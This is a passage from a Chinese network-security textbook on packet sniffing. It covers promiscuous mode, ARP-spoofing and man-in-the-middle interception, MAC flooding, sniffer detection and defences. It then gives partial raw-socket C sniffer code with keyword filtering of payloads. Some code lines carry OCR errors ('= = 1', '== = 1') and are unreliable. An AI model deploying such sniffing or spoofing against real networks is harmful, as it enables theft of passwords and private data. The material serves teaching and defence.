在正常情况下，网卡只响应以下两种类型的数据帧：

（1）帧的目的地址是本地网络接口的硬件地址。

（2）帧的目的地址是“广播地址”。

如果局域网中的某台计算机的网络接口被配置为混杂（Promiscuous）模式，那么它就会接收网络上的所有报文和数据帧。这台计算机加上上面安装的用于处理捕获报文的软件，就成为一个嗅探器了。

3．基于网卡混杂模式的嗅探原理

基于总线方式的计算机网络比如用共享 Hub 构成的以太网，数据是广播传输，即把给定的数据帧广播给所有与它相连的主机，则同一网段的所有主机的网卡都能监听到网段中传输的数据帧。在一般情况下，对不属于自己的报文则不予响应。如果某台主机的网络接口处于混杂（Promiscuous）模式，该主机就可以被动接收网络中任何数据。

举个例子进行说明。在以太网中，主机 A、B、C 与共享 Hub 相连接，集线器通过路由器访问外部网络。假设主机 A 上的管理员通过使用 FTP 命令维护主机 C，数据走向过程是这样的：首先主机 A 上的管理员输入的登录主机 C 的 FTP 口令经过主机 A 的应用层 FTP 协议→传输层 TCP 协议→网络层 IP 协议→数据链路层上的以太网驱动程序→物理层的网线→Hub。因为共享 Hub 是按广播方式传输数据包的，它将所接收到的从 A 传过来的 FTP 登录口令数据帧向每一个节点广播。主机 B 也接收到由 Hub 广播发出的数据帧，它检查到数据帧中的目的 MAC 地址和自己的硬件地址不相匹配，于是丢弃数据帧。主机 C 也接收到了数据帧，并在比较目的 MAC 地址之后发现是发给自己的，接下来它就对这个数据帧进行分析处理。如果主机 B 上的用户很好奇，想知道究竟成功登录主机 C 的 FTP 口令是什么，那么他要做的仅仅是把自己主机上的网卡的工作模式设置为“混杂模式”，这样主机 B 可以接收到由 Hub 广播的从 A 传过来的 FTP 登录口令数据帧，通过程序进行分析，主机 B 的用户可以找到包含在数据帧中的 FTP 口令信息。主机 B 所做的就是一个 Sniffer 嗅探。

4．基于 ARP 欺骗的嗅探原理

传统的以太网监听是建立在共享设备之上的，报文被发送给每一个 Hub 端口，这样使获得报文既容易又难以被发现。而用交换机代替集线器，除了性能上的提升外，还可以解决一些与集线器有关的安全问题，其中包括嗅探问题。交换机不是把数据包进行端口广播，它将通过自己的 ARP 缓存来决定数据包传输到哪个端口上。因此，在交换网络上，即便设置网卡为混杂模式，也不能进行嗅探。

所谓 ARP 欺骗，就是利用广播地址上主机保持周边计算机信息方式的固有安全弱点，使用伪造的 MAC 地址和 IP 地址伪装成 ARP 高速缓存中的另外一台主机的技术。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在交换式局域网中交换机的内部程序能记录每个端口所对应的主机 MAC 地址，形成一个 MAC—端口映射表。交换机根据这个表将数据帧发送到相应的端口，而不是像共享 Hub 那样发给所有的端口，所以交换环境下只有与目的地址对应的主机网卡能接收到相应数据帧，当然广播帧还是发往所有端口。

根据交换机的工作原理，有以下两种基于 ARP 欺骗的网络嗅探方法。

（1）基于交换机的 MAC—端口映射表修改的嗅探。

监听主机构造一数据帧，其中源 MAC 地址设置成被监听主机的 MAC 地址，然后将该帧送至交换机。交换机收到这一帧后自动完成监听主机的端口到被监听主机 MAC 的映射，填入 MAC—端口映射表中。随后任何发到被监听主机的数据帧全部由交换机发往监听主机。然而 MAC—端口映射表是动态刷新的。如果被监听主机发送一个数据帧，交换机更新 MAC—端口映射表，则被监听主机的 MAC 地址将重新映射到其接入端口。显然该方法是具有很大局限性的。

（2）基于中间人攻击的嗅探。

中间人攻击是一种非常隐蔽的攻击方法，其原理如图 5-3 所示。在两台通信的主机 A 和 B 之间进行桥接方式监听。攻击者接入主机 A 和 B 所在网络，并分别向主机 A 和主机 B 发送适当的伪造 ARP-Reply 包，蒙蔽其所认为的正确通信目标，并建立转发规则，实现主机 A 与主机 B 之间的数据通信，使数据链路表面上看似 A 与 B 的正常通信，实则通过了攻击者的主机进行代理转发。可以看到，攻击者可以完全监听到主机 A 和主机 B 之间传输的所有数据，从而有效地实施针对主机 A 和主机 B 通信过程的嗅探。




图 5-3　中间人攻击原理示意图

5.1.2　网络嗅探的安全威胁

嗅探作用在网络基础结构的底层。通常情况下，用户并不直接和该层打交道。如在 UNIX 系统中，一般用户不能把网卡设置成混杂模式，只有超级用户才拥有这个权限。由于能够捕获网络上的数据包，应该说嗅探的危害是相当大的。在交换网络中，虽然避免了利用网卡混杂模式进行的数据嗅探，但交换机并不能解决所有的问题，在一个由交换机连接的网络内，同样可以进行数据嗅探。

（1）捕获口令。

嗅探器能够捕获口令。如果网络上使用的是非加密协议来传输数据，即明文传输，嗅探

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

就可以记录到明文传送的数据，包括用户名和密码，很大一部分入侵者使用嗅探就是为达到这一目的。

（2）捕获机密信息。

通过在网络上安装嗅探器，可以窃取到一些敏感的数据，如金融账号。许多用户很放心在网上使用自己的信用卡或现金账号，然而嗅探器可以很轻松地截获在网上传送的用户姓名、口令、信用卡号码、截止日期、账号等资料。通过拦截数据包，入侵者可以很方便地记录其他人之间敏感的信息传送，或者干脆拦截整个的会话过程。

（3）MAC 洪水。

交换机要负责建立两个节点之间的连接，就必须维护一个交换机端口与 MAC 地址的映射表，这个映射表放在交换机内存中，但由于交换机内存的容量限制，地址映射表不可能无限大。如果恶意攻击者向交换机发送大量的虚假 MAC 地址数据，交换机在应接不暇的情况下，就会像一台普通的 Hub 一样工作，这时黑客就可以借机达到窃听的目的。当然，并不是所有的交换机都采用这样的处理方式。同时，如果交换机使用静态地址映射表，这种方法就会失灵。

（4）MAC 欺骗。

MAC 欺骗实际上就是修改本地的 MAC 地址，使与欲嗅探的主机的 MAC 地址相同，这样，交换机就会发现有两个端口对应相同的 MAC 地址，于是就会将包含 MAC 地址的数据包同时从两个端口发送出去。但是，如果交换机使用静态地址映射表，这种方法也会失灵。

5.1.3 网络嗅探的防范

1．探测嗅探器的存在

在网络中检测有没有嗅探器在监听信息是比较困难的，因为它是被动工作的，只接收数据包而不发送数据包。但实际上也可以找到检测嗅探器的一些方法。如果某个嗅探器程序只具有接收数据的功能，那么它不会发送任何包，但如果某个嗅探器程序还包含其他功能，它通常会发送包。例如，为了发现与 IP 地址有关的域名信息而发送 DNS 反向查询数据。由于设置成“混杂模式”，它对某些数据的反应会有所不同，通过构造特殊的数据包，就可能检测到它的存在。

下面具体讲解几种发现嗅探器存在的方法。

（1）Ping 方法。

大多数嗅探器运行在网络中安装了 TCP/IP 协议栈的主机上。这就意味着如果向这些计算机发送一个请求，它们将产生回应。Ping 方法就是向可疑主机发送包含正确 IP 地址和错误 MAC 地址的 Ping 包。

假设怀疑 IP 地址为 212.112.39.68 的计算机装有嗅探程序，它的 MAC 地址为 00 40 05 A4 79 32，检测者和可疑主机在同一网段内。

① 向可疑主机发送一个 Ping 包，如果网络通信正常，那么它将做出应答；

② 稍微调整 Ping 包的 MAC 地址，例如，将 MAC 地址调整为 00 40 05 A4 79 33；

③ 向可疑主机再发送一个 Ping 包，包含可疑主机的 IP 地址和改动后的 MAC 地址；

④ 正常情况下，没有任何人能够看到发送的数据包，因为每台计算机的 MAC 地址无法与这个数据包中的目地 MAC 相符，所以，没有运行嗅探器的主机将忽略该帧，不产生回应；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

⑤ 如果看到回应，那么说明可疑主机确实运行了嗅探器程序。

目前针对这种检测方法，有的嗅探器程序已经增加了虚拟地址过滤功能。不过，这仍然不失是一种好的方法，而且从这种方法可以引申出其他方法，任何产生回应的协议都可以利用，比如 TCP、UDP 等。

（2）ARP 方法。

这种方法和 Ping 方法类似，不同之处在于使用 ARP 包。最简单的方法是以非广播方式发送一个 ARP 包。如果某台主机以自己的 IP 地址回应这个包，那么它运行在混杂模式下。这种方法的一个变形就是利用计算机缓存 ARP 映射的性质。每个 ARP 都包含了发送方和目标方的完整映射信息。即主机以广播方式发送一个 ARP 包，那么这个包将包含主机<IP→MAC>地址的映射信息，其他主机将缓存这个信息。因此，检测主机可以先发送一个非广播的 ARP 包，再发送一个广播的 Ping 包。那么，对检测者的 Ping 包作出响应，而没有向检测者实施 ARP 操作的主机就是在运行嗅探器程序。为了双重保险，可以在 Ping 包里使用一个不同的源 MAC 地址。

（3）DNS 方法。

嗅探器程序会发送 DNS 反向查询数据。因此，可以通过检测它产生的 DNS 传输流进行判断。检测者需要监听 DNS 服务器接收到的反向域名查询数据。只要 Ping 网内所有并不存在的主机，那么可以判断对这些地址进行反向查询的计算机就在运行嗅探器程序。

（4）诱骗方法。

这种方法除了局域网内部，还可以用于其他场合。很多协议允许明文口令，黑客可以运行嗅探器程序来窃取口令。这种方法在网络上建立一个客户端和一个服务器。客户端运行一个脚本程序，使用 Telnet、POP、IMAP 或其他协议登录到服务器。服务器配置一些没有实际权限的账户，或者就是完全虚拟的。一旦黑客窃取口令，他将试图用这些信息登录，那么入侵检测系统或审计程序将记录这些信息，从而发出警告。

2．预防嗅探器探测数据的措施

数据包嗅探器给网络安全带来严重威胁，可以采用以下几种方法预防这种攻击：

（1）三层交换方式

第三层交换设备是集“交换”和“路由”功能于一身的设备。它可以通过设定，取消局域网对 MAC 地址、ARP 协议的依赖，而采用基于 IP 地址的交换，这样 ARP 改向和混杂模式网卡的窃听方法就不起作用。当然选用三层交换机目前价格还比较贵，当对网络的安全性要求比较高的时候可以考虑建立基于第三层交换的网络。

（2）使用静态 ARP 表。

这是阻止 ARP 改向的方法之一。静态 ARP 表采用手工输入<IP→MAC>地址对，在联网的过程中不处理 ARP 响应包，不对 ARP 表做任何修改。这种方法的唯一缺点是当局域网很大或主机经常变动的时候工作量也会增大。

另外，静态 ARP 表必须得到操作系统的支持，如 Windows 操作系统虽然设置了静态 ARP 表，但仍然会根据 ARP 应答包修改表中的内容。

（3）数据加密。

采用这种方法的思想是即使入侵者可以嗅探到信息，他也无法阅读信息。目前常见的加密技术有以下几种。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

① SSL 已经被内置到所有流行的 Web 浏览器和服务器中，允许加密网际漫游，并且应用到电子商务中，在用户输入信息卡信息时使用。

② PGP 和 S/MIN 可以实现电子邮件的保密性。前者可以作为插件使用，后者可以内置到电子邮件程序中。

③ SSH 即 Secure shell，它是一个在应用程序中提供安全通信的协议。它是建立在客户端/服务器模型上的。SSH 服务器的分配的端口是 22。连接是通过使用一种来自 RSA 的算法建立的。在授权完成后，接下来的通信数据是用 IDEA 技术来加密的。它已经成为在 Internet 上登录 UNIC 主机事实上的标准，可以用它来代替 Telnet，而且其他很多协议也可以通过 SSH 进行隧道传输。

④ VPN 实现在 Internet 上的加密传输，但也存在一个问题。如果用户在网上冲浪时感染了包含嗅探器的木马程序，那么当他建立 VPN 连接时，嗅探器程序不仅可以看到加密数据，还可以看到发送至 VPN 隧道之前的未加密数据。

5.2 基于原始套接字的嗅探程序

5.2.1 嗅探实例

在本小节中，具体讲解以原始套接字技术实现网络嗅探的实例。通过实例，读者可以对网络嗅探过程有更加深刻的理解。完整的程序请到人民邮电出版社网站上下载。

源文件：RawSocketSniffer.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#pragma    comment (lib, "ws2_32.lib")
#define SIO_RCVALL          _WSAIOW(IOC_VENDOR,1) // 接收所有的数据包
#define MAX_PACK_LEN 65535          // 最大包长度
#define MAX_ADDR_LEN 16             // 最大地址长度
#define MAX_PROTO_TEXT_LEN 16 // 子协议名称最大长度
#define MAX_PROTO_NUM 12            // 子协议数量
#define MAX_HOSTNAME_LEN 255  // 最大主机名长度
```

上面程序主要包含了工程所需的头文件和进行了相关的宏定义。其中，SIO_RCVALL 表示套接字接收所有的数据包。

```
// 定义 IP 首部格式
typedef struct _IPHeader
{
    unsigned char h_verlen;             // 版本和首部长度
    unsigned char tos;                  // 服务类型
    unsigned short total_len;           // 总长度
    unsigned short ident;               // 标识号
    unsigned short frag_and_flags;      // 段偏移量
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        unsigned char ttl;              // 生存时间
        unsigned char proto;            // 协议
        unsigned short checksum;        // 首部校验和
        unsigned int sourceIP;          // 源 IP 地址
        unsigned int destIP;            // 目的地址
}IPHEADER;
// 定义 TCP 首部格式
typedef struct _TCPHeader
{
        unsigned short th_sport;        // 源端口号
        unsigned short th_dport;        // 目的端口号
        unsigned int th_seq;            // SEQ 序号
        unsigned int th_ack;            // ACK 序号
        unsigned char th_lenres;        // 首部长度
        unsigned char th_flag;          // 控制位
        unsigned short th_win;          // 窗口大小
        unsigned short th_sum;          // 校验和
        unsigned short th_urp;          // 紧急指针
}TCPHEADER;
```

上面程序定义了 IP 数据包和 TCP 数据包的首部格式，以便进行数据包的解析。

```
// 定义 UDP 首部格式
typedef struct _UDPHeader
{
        unsigned short uh_sport; // 16bit 源端口
        unsigned short uh_dport; // 16bit 目的端口
        unsigned short uh_len;   // 16bit 长度
        unsigned short uh_sum;   // 16bit 校验和
}UDPHEADER;
// 定义 ICMP 首部格式
typedef struct _ICMPHeader
{
        BYTE i_type; // 8bit 类型
        BYTE i_code; // 8bit 代码
        unsigned short i_cksum;        // 16bit 校验和
        unsigned short i_id;           // 识别号
        unsigned short i_seq;          // 报文序列号
        unsigned long timestamp;       // 时间戳
}ICMPHEADER;
```

上面程序定义了 UDP 数据包和 ICMP 数据包的首部格式，以便进行数据包的解析。

```
// 定义子协议映射表
typedef struct _protomap
{
        int ProtoNum;
        char ProtoText[MAX_PROTO_TEXT_LEN];
}PROTOMAP;
// 为子协议映射表赋值
PROTOMAP ProtoMap[MAX_PROTO_NUM]={
        {IPPROTO_IP,"IP"},
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        {IPPROTO_ICMP,"ICMP"},
        {IPPROTO_IGMP,"IGMP"},
        {IPPROTO_GGP,"GGP"},
        {IPPROTO_TCP,"TCP"},
        {IPPROTO_PUP,"PUP"},
        {IPPROTO_UDP,"UDP"},
        {IPPROTO_IDP,"IDP"},
        {IPPROTO_ND,"ND"},
        {IPPROTO_RAW,"RAW"},
        {IPPROTO_MAX,"MAX"},
        {NULL,""}
};
```

上面程序主要定义了子协议映射表并对映射表进行了赋值。

```
SOCKET SockRaw;                                  // 全局套接字
char TcpFlag[6]={'F','S','R','P','A','U'};       // TCP 标志位
bool paramAll = false;                           // 嗅探所有的数据包
bool paramTcp = false;                           // 嗅探 TCP 数据包
bool paramUdp = false;                           // 嗅探 UDP 数据包
bool paramIcmp = false;                          // 嗅探 ICMP 数据包
int paramkeyword = 0;                            // 是否进行关键字搜寻
int packet_totallen = 0;                         // 数据包总长度
char paramHostAddr_A[20];                        // 嗅探的主机 A
char paramHostAddr_B[20];                        // 嗅探的主机 B
char keyword[100];                               // 嗅探的关键信息
// IP 数据包解析函数
int DecodeIpPack(char *);
// TCP 数据包解析函数
int DecodeTcpPack(char *);
// UDP 数据包解析函数
int DecodeUdpPack(char *);
// ICMP 数据包解析函数
int DecodeIcmpPack(char *);
// 显示数据包信息
void ShowPackInfo(char *buf, int iProtocol, char *szSoueceIP, char *szDestIP, char *szProtocol);
// 显示子协议数据包函数
void ShowSubPackInfo(char *, int);
// 错误检测函数
void CheckSockError(int, char*);
// 协议检测函数
char *CheckProtocol(int);
// 设置嗅探器参数函数
bool SetSnifferParam( );
```

上面程序主要定义了相关的全部变量和声明了相关函数。变量 SockRaw 是负责接收数据包的原始套接字。变量 TcpFlag 定义了 TCP 的标识位，以便进行 TCP 的数据包解析。变量 paramAll 表示是否对所有类型数据包进行嗅探。变量 paramTcp 表示是否对 TCP 数据包进行嗅探。变量 paramUdp 表示是否对 UDP 数据包进行嗅探。变量 paramIcmp 表示是否对 ICMP 数据包进行嗅探。变量 paramkeyword 表示是否进行关键字搜寻。变量 keyword 表示关

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

键字。变量 packet_totallen 表示嗅探到的每个数据包的总长度。变量 paramHostAddr_A 和 paramHostAddr_B 表示通信双方的 IP 地址。

```
// SOCK 错误处理函数
void CheckSockError(int iErrorCode, char *pErrorMsg)
{
    if(iErrorCode == SOCKET_ERROR)
    {
        printf("%s Error : %d",pErrorMsg,GetLastError( ));
        closesocket(SockRaw);
        exit(0);
    }
}
```

上面程序是实现 SOCK 错误处理的功能函数。参数 iErrorCode 是输入的校验码；参数 pErrorMsg 是输入的错误信息。程序流程是：如果校验码表示的是错误码 SOCKET_ERROR，则调用 GetLastError 函数将具体的错误信息输出。

```
// 协议识别函数
char *CheckProtocol(int iProtocol)
{
    for(int i=0; i<MAX_PROTO_NUM;i++)
    {
        // 如果找到对应的子协议，则返回名称
        if(ProtoMap[i].ProtoNum == iProtocol)
        {
            return ProtoMap[i].ProtoText;
        }
    }
    return "";
}
```

上面程序是实现根据输入的协议编号到协议映射表中查找对应的协议名称的功能函数。参数 iProtocol 是输入的协议编号。程序流程是：对映射表进行循环查找，找到对应的协议编号后，输出协议名称。

```
//TCP 解包函数
int DecodeTcpPack(char *TcpBuf)
{
    TCPHEADER *pTcpHeader;
    char data[MAX_PACK_LEN];
    int i;
    // 转换成 TCP 首部格式
    pTcpHeader = (TCPHEADER*)TcpBuf;
    // 输出源端口和目的端口
    printf("    Port : %d-->%d    ",ntohs(pTcpHeader->th_sport),ntohs(pTcpHeader->th_dport));
    unsigned char FlagMask = 1;
    // 输出标志位
    for(i=0;i<6;i++)
    {
        if((pTcpHeader->th_flag) & FlagMask)
        {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                printf("%c",TcpFlag[i]);
            }
            else
            {
                printf("-");
            }
            FlagMask = FlagMask<<1; // 与操作，取出一位
        }
        printf("\n");
```

上面程序是实现解析 TCP 数据包函数的部分代码。参数 TcpBuf 是输入的 TCP 首部和数据段的头指针。程序流程是：首先将 TcpBuf 转换成 TCP 首部格式。然后输出 TCP 首部中的源端口号 th_sport 和目的端口号 th_dport。最后采取循环与位的方法输出 TCP 首部中的标志位。

```
        // 求数据段长度
        int totalheadlen = sizeof(IPHEADER)+sizeof(TCPHEADER);
        int tcpheadlen = sizeof(TCPHEADER);
        memcpy(data,TcpBuf+tcpheadlen,packet_totallen-totalheadlen);
        // 进行关键字寻求和输出
        if(paramkeyword = = 1)
        {
            // 如果找到关键字，则输出数据段
            if(strstr(data,keyword))
            {
                printf("\n************************DATA*******************************\n");
                for(i =0 ;i<packet_totallen-totalheadlen;i++)
                {
                    printf("%c",data[i]);
                }
                printf("\n************************DATA*******************************\n");
            }
        }
        return true;
    }
```

上面程序是实现解析 TCP 数据包函数的部分代码。程序流程是：首先将数据包中的数据段部分复制到数组中。然后判断用户是否选择了关键字搜寻，如果是，则调用 strstr 函数比对数据和关键字，如果找到关键字，则对数据段进行输出，以便用户查看。

```
//UDP 解包函数
int DecodeUdpPack(char *UdpBuf)
{
    UDPHEADER *pUdpHeader;
    char data[MAX_PACK_LEN];
    pUdpHeader = (UDPHEADER *)UdpBuf;
    // 输出端口和数据长度
    printf("    Port : %d-->%d ",ntohs(pUdpHeader->uh_sport),ntohs(pUdpHeader->uh_dport));
    printf("    Len = %d\n",ntohs(pUdpHeader->uh_len));
    int totalheadlen = sizeof(IPHEADER)+sizeof(UDPHEADER);
    int udpheadlen = sizeof(UDPHEADER);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        memcpy(data,UdpBuf+udpheadlen,packet_totallen-totalheadlen);
        // 进行关键字寻求和输出
        if(paramkeyword == = 1)
        {
            // 如果找到关键字，则输出数据段
            if(strstr(data,keyword))
            {
                printf("\n************************DATA*******************************\n");
                for(int i =0 ;i<packet_totallen-totalheadlen;i++)
                {
                    printf("%c",data[i]);
                }
                printf("\n************************DATA*******************************\n");
            }
        }
        return true;
}
```

上面程序实现了解析 UDP 数据包的功能函数。参数 UdpBuf 表示输入的 UDP 数据首部和数据段。程序流程是：首先将输入参数 UdpBuf 转换成 UDP 首部格式，然后输出 UDP 首部格式中的源端口号 uh_sport、目的端口号 uh_dport 和数据长度 uh_len。最后和 TCP 解析函数一样对关键字进行查找和输出。

```
// ICMP 解包函数
int DecodeIcmpPack(char *IcmpBuf)
{
    ICMPHEADER *pIcmpHeader;
    pIcmpHeader = (ICMPHEADER *)IcmpBuf;
    // 输出 ICMP 数据包类型、ID 和 SEQ
    printf("   Type : %d,%d",pIcmpHeader->i_type,pIcmpHeader->i_code);
    printf("   ID = %d SEQ = %d\n",pIcmpHeader->i_id,pIcmpHeader->i_seq);
    return true;
}
```

上面程序是实现解析 ICMP 数据包的功能函数。参数 IcmpBuf 表示输入的 ICMP 首部和数据段。程序流程是：首先将输入参数 IcmpBuf 转换成 ICMP 首部格式。然后输出 ICMP 首部中的类型码 Type。最后输出首部格式中的识别号 ID 和报文序列号 SEQ。

```
// 显示子协议数据包信息
void ShowSubPackInfo(char *buf, int iProtocol)
{
    switch(iProtocol)
    {
    case IPPROTO_TCP:  // TCP 数据包
        DecodeTcpPack(buf);
        break;
    case IPPROTO_UDP:  // UDP 数据包
        DecodeUdpPack(buf);
        break;
    case IPPROTO_ICMP:// ICMP 数据包
        DecodeIcmpPack(buf);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        break;
    default:
        break;
    }
}
```

上面程序是实现显示子协议数据包内容的功能函数。参数 buf 表示除去 IP 首部的子协议首部和数据段；参数 iProtocol 是输入的协议编号。程序流程是：判断输入的协议编号，如果是 TCP 数据包编号 IPPROTO_TCP，则调用 DecodeTcpPack 函数进行解析。如果是 UDP 数据包编号 IPPROTO_UDP，则调用 DecodeUdpPack 函数进行解析。如果是 ICMP 数据包编号 IPPROTO_ICMP，则调用 DecodeIcmpPack 函数进行解析。

```
// 根据过滤条件显示数据包信息
void ShowPackInfo(char *buf, int iProtocol, char *szSoueceIP, char *szDestIP, char *szProtocol)
{
    // 如果设置了主机 B 的 IP，没有设置主机 A 的 IP
    if((!strcmp(paramHostAddr_A,"all")) && (strcmp(paramHostAddr_B,"all")))
    {
        if((!strcmp(paramHostAddr_B,szSoueceIP))
            || (!strcmp(paramHostAddr_B,szDestIP)))
        {
            printf("\n%s   ",szProtocol);
            printf("%s-->%s",szSoueceIP,szDestIP);
            // 显示子协议数据包相关信息
            ShowSubPackInfo(buf,iProtocol);
        }
    }
    // 如果设置主机 A 的 IP，没有设置主机 B 的 IP
    else if((strcmp(paramHostAddr_A,"all")) && (!strcmp(paramHostAddr_B,"all")))
    {
        if((!strcmp(paramHostAddr_A,szSoueceIP))
            || (!strcmp(paramHostAddr_A,szDestIP)))
        {
            printf("\n%s   ",szProtocol);
            printf("%s-->%s",szSoueceIP,szDestIP);
            ShowSubPackInfo(buf,iProtocol);
        }
    }
```

上面程序是实现显示数据包信息功能函数的部分代码。参数 buf 是输入的除去 IP 首部的子协议首部和数据段；参数 iProtocol 表示协议编号；参数 szSoueceIP 表示数据包源地址 IP；参数 szDestIP 表示目的地址 IP；参数 szProtocol 表示协议名称。程序流程是：判断如果设置了通信主机 B 的 IP 地址，而没有设置通信主机 A 的 IP 地址，这说明程序嗅探所有流经主机 B 的数据包。这种条件下，只要符合源地址 IP 或目的地址 IP 和主机 B 的 IP 相同，就调用 ShowSubPackInfo 显示子协议数据包内容。同理，如果设置了通信主机 A 的 IP 地址，而没有设置通信主机 B 的 IP 地址，操作流程是相同的。

```
    // 如果主机 A 和 B 的 IP 都进行了设置
    else if((strcmp(paramHostAddr_A,"all")) && (strcmp(paramHostAddr_B,"all")))
    {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            if((!strcmp(paramHostAddr_A,szSoueceIP)
                && !strcmp(paramHostAddr_B,szDestIP))
                || (!strcmp(paramHostAddr_B,szSoueceIP)
                && !strcmp(paramHostAddr_A,szDestIP)))
            {
                printf("\n%s    ",szProtocol);
                printf("%s-->%s",szSoueceIP,szDestIP);
                ShowSubPackInfo(buf,iProtocol);
            }
        }
        // 如果主机 A 和 B 的 IP 都没有进行设置
        else
        {
            printf("\n%s    ",szProtocol);
            printf("%s-->%s",szSoueceIP,szDestIP);
            ShowSubPackInfo(buf,iProtocol);
        }
}
```

上面程序是实现显示数据包信息功能函数的部分代码。程序流程是：首先判断如果同时设置了通信主机 A 和通信主机 B 的 IP 地址，则说明程序嗅探所有的主机 A 和主机 B 之间的通信数据并调用 ShowSubPackInfo 函数显示子协议数据包内容。如果主机 A 和主机 B 的 IP 地址都没有设置，则说明程序嗅探所有 Hub 上的数据包并调用 ShowSubPackInfo 函数显示子协议数据包内容。

```
// IP 解包函数
int DecodeIpPack(char *buf)
{
    IPHEADER *pIpHeader;
    int iProtocol;
    char szProtocol[MAX_PROTO_TEXT_LEN];// 定义协议
    char szSourceIP[MAX_ADDR_LEN];       // 定义源 IP
    char szDestIP[MAX_ADDR_LEN];         // 定义目的 IP
    SOCKADDR_IN saSource,saDest;
    pIpHeader = (IPHEADER *)buf;
    // 检测协议是哪种类型
    iProtocol = pIpHeader->proto;
    strncpy(szProtocol,CheckProtocol(iProtocol),MAX_PROTO_TEXT_LEN);
    // 检测源地址
    saSource.sin_addr.s_addr = pIpHeader->sourceIP;
    strncpy(szSourceIP,inet_ntoa(saSource.sin_addr),MAX_ADDR_LEN);
    // 检测目的地址
    saDest.sin_addr.s_addr = pIpHeader->destIP;
    strncpy(szDestIP,inet_ntoa(saDest.sin_addr),MAX_ADDR_LEN);
    int iIpLen = sizeof(unsigned long)*(pIpHeader->h_verlen & 0xf);
    packet_totallen = ntohs(pIpHeader->total_len);
```

